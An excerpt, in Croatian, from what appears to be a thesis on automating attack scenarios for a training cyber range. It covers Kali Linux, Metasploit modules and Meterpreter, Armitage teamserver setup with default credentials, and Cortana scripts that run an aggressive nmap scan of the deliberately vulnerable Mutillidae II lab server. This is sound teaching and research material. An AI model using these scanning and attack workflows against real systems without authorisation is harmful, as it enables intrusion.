
Više informacija i upute za instalaciju *Mutillidae II* aplikacije nalazi se na [18].

4.1.4. Kali Linux

Kali Linux je Linux distribucija otvorenog koda, koja je specijalizirana za izvođenje penetracijskog testiranja, istraživanje sigurnosti, računalnu forenziku i reverzno inženjerstvo. Kali je razvila tvrtka *Offensive Security*, koja se bavi edukacijom i certificiranjem u području ofenzivne računalne sigurnosti. *OffSec* također održava bazu metoda iskorištavanja ranjivosti (engl. *exploit*) *Exploit Database*. Kali se bazira na *Debian* Linux distribuciji. Logo Kali Linux distribucije prikazan je na slici 4.4. Kali Linux nudi pregršt alata koji se mogu smjestiti u nekoliko kategorija, koje su uz nekoliko pripadnih alate navedene ispod:

prikupljanje informacija: *Nmap*, *Wireshark*, *nikto*, *SSLyze*

analiza ranjivosti: *openvas*, *unix-privesc-check*



Slika 4.4: Logo Kali Linux distribucije

iskorištavanje ranjivosti: *BeEF*, *sqlmap*, *Metasploit Framework*

napadi na bežićne mreže: *Aircrack-ng*, *Wifi Honey*

forenzički alati: *Autopsy*, *Volatility*

alati za web aplikacije: *Burp Suite*, *DirBuster*

stres-testiranje: *Termineter*, *DHCPig*

lažiranje (engl. *spoofing*) i "njuškanje" (engl. *sniffing*): *sslstrip*, *DNSChef*

probijanje zaporki: *hashcat*, *crunch*

zadržavanje pristupa: *Powersploit*, *HTTPTunnel*

probijanje sklopovlja: *Arduino*, *apktool*

reverzno inženjerstvo: *OllyDbg*, *edb-debugger*

izrada izvještaja: *Dradis*, *cherrytree*

4.2. Metasploit, Armitage, Cortana

Za razvoj i testiranje scenarija napada korišteni su radni okvir *Metasploit*, *Armitage* program i skriptni jezik *Cortana*. Prvo će se predstaviti radni okvir *Metasploit*, njegovi nedostaci za simulaciju napada. Nakon toga se predstavlja *Armitage*, problemi

Metasploita koje *Armitage* rješava. Slijedi skriptni jezik *Cortana*, koji daje potencijal automatizaciji rada *Metasploit* radnog okvira. Konačno, prati se proces izgradnje scenarija za rad u kontekstu kibernetičkog poligona, te testiranje istog.

4.2.1. Radni okvir Metasploit

Metasploit radni okvir (engl. *framework*) je platforma za penetracijsko testiranje koja omogućuje potragu za tehnikama iskorištavanja ranjivosti, provođenje tih tehnika i validaciju otkrivenih ranjivosti. Pruža infrastrukturu, alate i resurse za izvođenje penetracijskog testiranja i opširnog praćenja stanja sigurnosti (engl. *security audit*). Radni okvir se sastoji od nekoliko alata:

- *msfconsole* - sučelje naredbenog retka (engl. *command-line interface, CLI*)
- *msfdb* - alat za upravljanje bazom podataka *Metasploit* radnog okvira
- *msfrpc* - alat za spajanje na *RPC* instancu *Metasploita*
- *msfrcpd* - alat koji poslužuje *RPC* instancu *Metasploita*
- *msfvenom* - alat za generiranje tereta (engl. *payload*)

Svaki od iznad navedenih alata ima svoje slučajeve uporabe (engl. *use-case*), ali ovaj rad će više pažnje posvetiti alatu *msfconsole*. Alat *msfconsole* je najkorištenije sučelje *Metasploit* radnog okvira. Preko njega je moguće koristiti gotovo sve funkcionalnosti platforme. Kao napredno sučelje naredbenog retka, podržava sve napredne funkcionalnosti CLI sučelja:

- nadopunjavanje naredbi (engl. *command completion*)
- bilježenje povijesti naredbi
- funkcionalnost višedretvenog rada uz poslove u pozadini (engl. *background job*)

Glavna građevna jedinica *Metasploit* radnog okvira je modul. Modul je programski paket koji izvodi specifičan zadatak u kontekstu penetracijskog testa. Moduli u *Metasploit* radnog okviru dijele se na sljedeće kategorije:

- tehnike iskorištavanja ranjivosti (engl. *exploits*)
- pomoćni moduli (engl. *auxiliary*)
- tereti (engl. *payloads*)
- koderi (engl. *encoders*)
- moduli za prazne naredbe (engl. *nops*)


Moduli tehnika iskorištavanja ranjivosti (engl. *exploit modules*) su moduli koji se koriste za iskorištavanje otkrivenih ranjivosti, a za svoje izvođenje koriste teret (engl. *payload*). Pomoćni moduli uključuju skenere, *fuzzere*[1], itd. Najčešće se koriste za enumeraciju usluga, npr. SSH ili SMB. Tereti se sastoji od programskog koda koji je namijenjen izvršavanju na računalu, odnosno sustavu žrtve. Kako bi teret sigurno i neizmjenjen stigao na odredište, koriste se koderi, koji zamaskiraju teret u prijenosu do žrtve. Moduli za prazne naredbe se koriste kao ispuna, kako bi se očuvala originalna veličina ukupnog tereta koji se šalje na sustav žrtve.

4.2.2. Armitage

Problem koji se može javiti prilikom korištenjem *Metasploit* radnog okvira jest nedostatak otvorenog grafičkog korisničkog sučelja i vrlo dobro poznavanje tehnika računalnih napada. Za vrhunske stručnjake ofenzivne sigurnosti ovo ne bi trebalo predstavljati problem, ali ako se *Metasploit* želi ukomponirati u kibernetički poligon, potrebno je olakšati rukovanje platformom te što je više moguće automatizirati rad s platformom. *Armitage* se nalaže kao potencijalno rješenje tog problema. *Armitage* je alat za zajednički rad crvenog tima za *Metasploit* radni okvir koji podržava skriptiranje. Ima grafičko korisničko sučelje, što omogućuje vizualizaciju sustava koji se napada, čime se olakšava rukovanje *Metasploit* platformom. *Armitage* također ima funkcionalnost preporučivanja tehnika iskorištavanja ranjivosti, te podržava automatizirano izvođenje faze nakon iskorištavanja početne ranjivosti.

Armitage olakšava rad svojom organizacijom modula. Moduli su organizirani prema fazama računalnog napada koje su prikazane na slici 4.5. Slika 4.5 prikazuje raščlambu računalnog napada koju *Armitage* koristi za grupiranje i organizaciju modula. Faza skeniranja ili uvoza računala, na slici zeleni pravokutnik, uključuje dodavanje računala u skup žrtava. Korištenjem grafičkog prikaza računala, moguće je slikovito prikazati rezultate skeniranja pokrenutih unutar ili izvan *Armitagea*, što je veliki plus u kontekstu upravljivosti alatom za napad. Korištenjem informacija prikupljenih iz zelene faze, *Armitage* ima ugrađen sustav preporuke sljedećih koraka za crvenu fazu, koja će ovdje biti nazvana fazom iskorištavanja ranjivosti. Crvena faza uključuje provjeru djelotvornosti pojedine tehnike iskorištavanja ranjivosti i fino podešavanje opcija napada. Nakon uspješnog izvršavanja crvene faze, slijedi plava faza, koja za cilj ima potpuno preuzimanje napadnutog računala. *Armitage* koristi ugrađene mehanizme *Meterpre-*

[1] *fuzzer* - program, ili alat koji izvršava *fuzz* test, koji slanjem neispravnog ili zloćudnog unosa testira dio programa, koji obrađuje korisnički unos



Slika 4.5: Proces računalnog napada prema *Armitage* alatu


tera, kako bi operatoru *Armitagea* omogućio preuzimanje računala klikom miša.

Meterpreter je napredan i dinamički proširiv teret (engl. *payload*) koji se koristi za naprednije izvođenje faze tzv. "post-eksploatacije". *Meterpreter* ima niz prednosti mad klasičnom inverznom ljuskom, a neki od njih su:

- *Meterpreter* je u potpunosti pohranjen u radnoj memoriji
- ubrizgava se direktno u memoriju kompromitiranog procesa
- komunikacija napadača s *Meterpreterom* je šifrirana
- moguće je tijekom živog napada ugraditi nove funkcionalnosti i procedure u *Meterpreter* sjednicu


Nakon što je računalo žrtva preoteta u potpunosti, ovisno o opsegu testiranja i povezanosti testiranih sustava, može se krenuti u četvrtu, žutu fazu: pripremu premještaju (engl. *setup pivoting*). Žuta faza u sebi sačinjava pripremne radnje za lateralno širenje kroz testiranu mrežu.

Armitage je zamišljen ne samo kao grafičko sučelje za *Metasploit* radni okvir, nego također i podržava timski rad, tzv. *Multi-Player*, koji omogućuje kolaborativni rad na jednom projektu. Slika 4.6 prikazuje proces pokretanja *Armitage* primjerka. Od



Slika 4.6: Podešavanje postavki RPC poslužitelja

korisnika se traži da upiše potrebne podatke o *Metasploit* RPC poslužitelju. Podaci se sastoje od IP adrese i vratiju (engl. *port*) na kojima RPC poslužitelj opslužuje zahtjeve, te od vjerodajnice kojima se svaki član registrira za rad.



Slika 4.7: *Armitage* grafičko korisničko sučelje

Slika 4.7 prikazuje grafičko korisničko sučelje *Armitage* platforme. Glavna odlika *Armitagea* kao sučelja za rad jest grafički prikaz svih računala koja se testiraju, zajedno s relevantnim informacijama o istima:

- IP adrese računala
- vrata otvorenih na računalu
- usluga koje su pokrenute na računalu
- je li računalo probijeno (engl. *"pwned"*)?

Na ekranu za računala su prikazani primjerak Ubuntu poslužitelja na kojem je pokrenuta *Mutillidae II* web aplikacija, Windows poslužitelj koji je također dio testne okoline, računalo domaćin koje pokreće virtualizacijsku platformu i sve virtualne strojeve, uključujući i primjerak Kali-Linux virtualnog stroja, četvrtog računala na slici. S lijeve strane je hijerarhijski prikaz dostupnih modula, koji su navedeni u ovom potpoglavlju, dvoklikom se otvara prozor konfiguriranja modula, te se nakon toga modul pokreće. U donjoj polovici ekrana je prostor za konzole i tablične prikaze. Ovdje se nalaze primjerci konzole koji su svojom funkcionalnošću jednaki nezavisnoj aplikaciji *msfconsole*.

Armitage nije moguće pokrenuti bez infrastrukture za kolaborativni rad, koja minimalno mora sadržavati *Metasploit* RPC poslužitelj. *Metasploit* RPC poslužitelj je veza između *Armitagea* i *Metasploita*. Svi podaci koji se pohranjuju u *Metasploit* infrastrukturu su dostupni za sve članove tima, bili oni primjerak procesa *Armitagea*, primjerak *msfconsole* ili automatizirani član u obliku *Cortana* skripte. *Cortana* je skriptni programski jezik koji se koristi za razvoj automatiziranih jedinica (engl. *bot*), koji izvršavaju specifične zadaće, npr. na svaku novododanu uslugu pokreću neki enumeracijski test. *Cortana* je bazirana na skriptnom jeziku *Sleep* i izvodi se na Javinom virtualnom stroju.

```
1 # cp.sl [original file] [new file]
2 # open file
3 $in = openf(@ARGV[0]);
4 # read data from file
5 $data = readb($in, -1);
6 # open new file handler??
7 $out = openf(">" . @ARGV[1]);
8 # write data to file
9 writeb($out, $data);
10 # close all resources (JAVA)
11 closef($in);
12 closef($out);
```

Ispis 4.2: Primjer skripte za kopiranje datoteke u programskom jeziku *Sleep*


Ispis 4.2 prikazuje primjer skripte napisane u programskom jeziku *Sleep*. *Cortana* komunicira s *Metasploit* infrastrukturom pomoću funkcija za slanje naredbi radnom okviru i pomoću okidanja događanja (engl. *event*) i registracijom slušača na te događaje (engl. *event listener*). Sve naredbe i vrste slušača mogu se iščitati na [2].

Ako se želi izvoditi kolaborativni rad ili koristiti automatizirane skripte, potrebno je pokrenuti poslužitelj kojem mogu pristupiti svi članovi tima. Slika 4.6 je primjer pokretanja *Armitagea* bez kolaborativne infrastrukture. *Cortana* skripte se mogu pokrenuti unutar *Armitagea* u ovom načinu rada, ali tada je teže upravljati istima, budući da se svim skriptama upravlja iz jednog prozora preko jednog sučelja naredbenog retka. U rješavanju tog problema može pomoći *Teamserver*. *Armitage Team* poslužitelj je poslužitelj koji omogućuje kolaborativni rad unutar *Metasploit* platforme. *Teamserver* brine o *Metasploit* RPC poslužitelju i uređuje sinkronizaciju između sudionika.

```
1 darian@kali-dell-vostro-3558:~$ sudo teamserver
2 [sudo] password for darian:
3 [*] You must provide: <external IP address> <team password>
4    <external IP address> must be reachable by Armitage
5         clients on port 55553
6    <team password> is a shared password your team uses to
7         authenticate to the Armitage team server
8 darian@kali-dell-vostro-3558:~$ sudo teamserver 192.168.56.13
     msf
9 [sudo] password for darian:
10 [*] Generating X509 certificate and keystore (for SSL)
11 [*] Starting RPC daemon
12 [*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg...
13 [*] MSGRPC backgrounding at 2020-06-15 11:34:32 +0200...
14 [*] MSGRPC background PID 2758
15 [*] sleeping for 20s (to let msfrpcd initialize)
16
17 [*] Use the following connection details to connect your
     clients:
18       Host: 192.168.56.13
19       Port: 55553
20       User: msf
21       Pass: msf
22
23 [*] Fingerprint (check for this string when you connect):
```

```
24             c4755038fd06d94b8435e3feda72c78a770a5436
25 [+] feel free to connect now, Armitage is ready for
     collaboration
```

Ispis 4.3: Proces pokretanja *Teamservera*



Slika 4.8: Provjera autentičnosti *Teamserver* instance

Ispis 4.3 prikazuje postupak pokretanja *Teamservera*. Koristi se *teamserver bash* skripta, koja je uključena u standardnu instalaciju Kali-Linux distribucije. Kao argumente naredbenog retka potrebno je uključiti i IP adresu na koju će se članovi tima spajati, te dijelenu zaporku kojom se spajaju. Vrata na kojima RPC poslužitelj sluša te korisničko ime se najčešće ostavljaju na pretpostavljene vrijednosti: vrata 55553 i korisničko ime *msf-u*. Nakon uspješnog pokretanja, na standardni izlaz se ispisuje otisak poslužitelja, koji se koristi za utvrđivanje autentičnosti poslužitelja, što je prikazano slikom 4.8.

4.2.3. Programski jezik Cortana

U ovom potpoglavlju bit će pojašnjeni samo neki koncepti skriptnog jezika *Cortana*, kako bi se lakše pratile i razumijele skripte korištene u razvoju scenarija za napad na *Mutillidae II* okolinu, opisanu u 4.1.3. Potpuna dokumentacija programskog jezika cortana dostupna je na [2]. Također, radi lakšeg usvajanja sintakse jezika, korisno je proučiti i programski jezik *Sleep*, na kojem se temelji *Cortana*, a dokumetacija za *Sleep* je dostupna na [26].

Cortana skripte komuniciraju s *Metasploitom* na nekoliko načina:

– slušači događaja (engl. *event listeners*)

- filtri (engl. *filter*)
- funkcije
- vlastite definirane naredbe (engl. *command*)
- naredbe za direktnu interakciju s *Metasploitom*
- kuke (engl. *Hooks*) - u ovom radu se ne koriste

Različite radnje okidaju događaje. Dodavanje računala u bazu podataka okida događaj *host_add*, dodavanje usluge nekom računalu okida *service_add* događaj itd. Slušači na događaje registriraju se sintaksom `on <događaj>`, iza čega slijedi blok programskog koda koji obrađuje uhvaćeni događaj. Filter je mehanizam koji omogućuje presretanje izvođenja različitih radnji unutar *Metasploita*. Npr. moguće je presresti izvođenje modula tehnike iskorištavanja (*exploit filter*), ili filterom urediti podatke o računalu koje će se prikazati na grafičkom sučelju, poput slike i opisa računala. Filtri se definiraju sintaksom `filter <naziv-filtra>` ispod kojih slijedi blok programskog koda. Funkcije, ili subprocedure, kako se nazivaju u *Cortana* jeziku, su funkcije kao i u svakom drugom programskom jeziku. Funkcije se definiraju sintaksom `sub <naziv-funkcije>`. Skripta može komunicirati s *Metasplotiom* pomoću direktnih naredbi, npr.:

&console[2]**:** vraća referencu na primjerak konzole za rad s *Metasploitom*

cmd(*<referenca-na-konzolu>*,*<msfconsole-naredba>*): dodaje naredbu u red čekanja za izvršavanje na predanoj konzoli

cmd_async(*<msfconsole-naredba>*): stvara svježi primjerak konzole, te izvršava naredbu u toj konzoli

launch(*<vrsta-modula>*,*<naziv-modula>*,*<postavke-modula>*): pokreće specifirani modul s predanim postavkama

m_cmd(*<identifikator-meterpreter-sjednice>*,*<naredba>*,*<callback-funkcija>*): izvršava naredbu u *Meterpreter* sjednici s predanim identifikatorom, te izvršava *callback* funkciju nakon izvođenja naredbe, ako je specificirana

Cortana skripta može također definirati vlastite "naredbe", koje omogućuju interakciju sa skriptom. Naredba se definira sintaksom `command <naziv-naredbe>`. *Cortana* skripte se mogu pokrenuti na dva načina: unutar *Armitage* instance, ili kao zaseban član crvenog tima. Unutar *Armitagea* se skripta pokreće odabirom opcija u

alatnoj traci *Armitage->Scripts...*. U polju konzola otvorit će se tablica trenutno otvorenih skripti, gdje je potrebno odabrati opciju "Učitaj" (engl. *Load*), te odabrati stazu do željene *Cortana* skripte, čime se skripta učitava u Armitage i automatski pokreće pod okriljem *Armitage* okruženja.

```
1 host=192.168.56.13
2 port=55553
3 user=msf
4 pass=msf
5 nick=slave-pentester
```

Ispis 4.4: Primjer konfiguracijske datoteke za *Cortana* skripte

Ako se *Cortana* skripte pokreću izvan *Armitagea*, pokreću se naredbom iz naredbenog retka: `java -jar <staza-do-cortana.jar <konfiguracijska-datoteka> <cortana-skripta>`. Primjer konfiguracijske datoteke dan je u ispisu 4.4. Ovdje su navedeni svi podaci koji su koriste i kod pokretanja *Armitagea*, uz dodatak nadimka, u ispisu *nick* u petom retku.

4.3. Razvoj scenarija za napad na Mutillidae II poslužitelj

U potpoglavlju 4.1 predstavljeno je razvojno okruženje na kojemu su testirani postojeći simulatori napada otvorenog koda iz poglavlja 3.4. U potpoglavlju 4.2 predstavljen je skup alata pomoću kojih je razvijan scenarij za napad. Razvoj scenarija bit će podijeljen u nekoliko dijelova, koji će reflektirati faze računalnog napada. Bit će opisani zahtjevi koje pojedina faza nosi, razvijeno rješenje za pojedinu fazu ili prepreke koje su onemogućile zadovoljavajuće rješenje za pojedinu fazu. Potrebno je uzeti u obzir da se razvija scenarij za namjerno ranjivu web aplikaciju, što znači da se odabrane ranjivosti moraju moći pronaći te iskoristiti uspješno. Metoda kojom će se verificirati djelotvornost i učinkovitost dijelova scenarija bit će usporedba rezultata scenarija s rezultatima klasičnog pristupa penetracijskom testiranju, koje bi koristilo raznovrsne alate za svaku fazu. Također je bitno naglasiti da rezultati korištenja alata prije faze podizanja razine ovlasti i lateralnog širenja će odgovarati testiranju mreže koja se sastoji samo od linux poslužitelja s *Mutillidae II* aplikacijom. Ova manjkavost je prisutna zbog ograničenih resursa računala na kojem je rađen razvoj scenarija.

4.3.1. Enumeracija poslužitelja i web aplikacije

Kao što je opisano u poglavlju 3.2.2, prva faza računalnog napada jest prikupljanje informacija. Ovu fazu se preskače zato što ona uključuje prikupljanje informacija o žrtvi bez direktne interakcije sa šrtvom, što u kontekstu kibernetičkog poligona nema previše smisla. Stoga će prva faza scenarija u razvoju biti faza skeniranja. Skeniranje uključuje skeniranje dostupnih IP adresa i vratiju, te pokrenutih usluga na tim računalima. Uobičajen penetracijski test bi napravio napravio sljedeće korake u skeniranju mreže:

1. skeniranje otvorenih vratiju alatom *nmap*
2. enumeracija otkrivenih usluga specijaliziranim alatima
3. testiranje na potencijalne ranjivosti

Skeniranje vratiju ranjivog poslužitelja

Skeniranje vratiju ranjivog poslužitelja preko *Cortana* skripte prikazano je ispisima 4.5 i 4.6.

```
1 on ready {
2       say("Reporting␣for␣duty");
3       $console = console();
4       cmd($console,"nmap␣-Pn␣-p-␣-sV␣-sC␣-sS␣-T␣5␣
           192.168.56.12");
5       say("Nmap␣scan␣deployed");
6       ...
7 }
8 ...
9 on console_nmap {
10      println("Sent:␣$2");
11      println("Output:␣\'$3\'");
12 }
```

Ispis 4.5: Dio skripte za skeniranje vratiju pokretanjem udaljenog nmap skena

```
1 darian@kali-dell-vostro-3558:/media/sf_shared/cortana-scripts$
2       java -jar cortana.jar local.prop msf-rfi.cna
3 Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
4       -Dswing.aatext=true
```

```
5 reporting for duty
6 got console
7 06/17 17:13:02 <slave-pentester> got console
8 Sent: nmap -Pn -p- -sV -sC -sS -T 5 192.168.56.12
9 Output: '[*] exec: nmap -Pn -p- -sV -sC -sS -T 5 192.168.56.12
10
11 '
12 06/17 17:17:56 * master started a scan: nmap --min-hostgroup
     96 -sS
13       -n -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY
14       -g 53 192.168.56.12
```

Ispis 4.6: Sadržaj konzole prilikom pokretanja skeniranja vratiju iz ispisa 4.5

Ispis 4.5 prikazuje dio programskog koda scenarija koji skenira vrata ranjivog poslužitelja, koji ima IP adresu 192.168.56.12. Redci 1-7 prikazuju slušača na događaj *ready*, koji se okida kada je skripta u potpunosti očitana. Četvrti redak prikazuje pokretanje *nmap* skeniranja unutar *Metasploit* konzole. Programski kod također ima ugrađenog slušača koji se okida kada se u konzoli pokrene naredba *nmap*. Programski kod slušača prikazan je redcima 9-12. Predviđeno je da se u konzoli s koje se pokreće skripta ispiše pokrenuta Nmap naredba i ispis koji nastane pokretanjem te naredbe.

Ispis 4.6 prikazuje rezultat pokretanja skripte i skeniranja vratiju. Redci 5-7 prikazuju ispise skripte prije pokretanja samog skeniranja vratiju. Ispis koji napravi slušač događaja *on console_nmap* prikazan je redcima 8-11. Nažalost, ne vidi se nikakav ispis koji je očekivan za skeniranje vratiju alatom Nmap. Rezultat skeniranja vratiju sadržan je u konzolnom ispisu pokretanja *Teamservera*, a segment koji sadrži rezultat skeniranja vratiju dan je ispisom B.1, koji je identičan ispisu koji bi se dobio da je identična Nmap naredba napisana direktno u ljusci Kali-Linux računala.

Čini se da *Cortana* nema ugrađeni mehanizam parsiranja *Nmap* skeniranja, nego je potrebno pokrenuti *Nmap* skeniranje u ljusci računala na kojem se pokreće skripta. To znači da je za cjeloviti scenarij napada potrebno instalirati vanjske alate na računalu na kojem se pokreće scenarij, a rezultate tih alata ručno parsirati, odnosno napisati vlastiti parser u *Cortana* skriptama, što produljuje vrijeme razvoja novih scenarija i otežava jednostavnu integraciju novih tehnika napada. Ispis A.4 prikazuje isječak programskog koda koji bi izvršio skeniranje vratiju i ispisao rezultat na konzolu u kojoj se skripta izvršava. Funkcija prima jedan parametar, IP adresu ili simboličko ime računala koje se skenira. Redci 8-9 prikazuju proces pokretanja vanjske naredbe, dohvaćanje ispisa i zatvaranje reference na ulaz i izlaz pokrenute vanjske naredbe. Redak 12 predstav-

lja primitivnu obradu dobivenog ispisa naredbe: kompletan ispis. Parsiranje rezultata moguće je napraviti na dva načina: ispis rezultata u privremenu datoteku nakon čega slijedi obrada datoteke, ili ispis rezultata u lako obradivom obliku, tzv. "*grepable* formatu", formatu koji je pogodan za obradu standardnim *unix* alatom *grep*, ili u XML formatu. Ovdje je odabran "*grepable* format".

Također, Pokazalo se da niti *Armitage* ne registrira pokrenuto skeniranje vratiju, odnosno, skenirano računalo se ne prikazuje na grafičkom dijelu *Armitage* sučelja. Čini se da *Cortana* ne omogućuje skriptiranje enumeracije otvorenih vratiju bez ručnog dodavanja računala i usluga na vratima.

Testiranje usluga

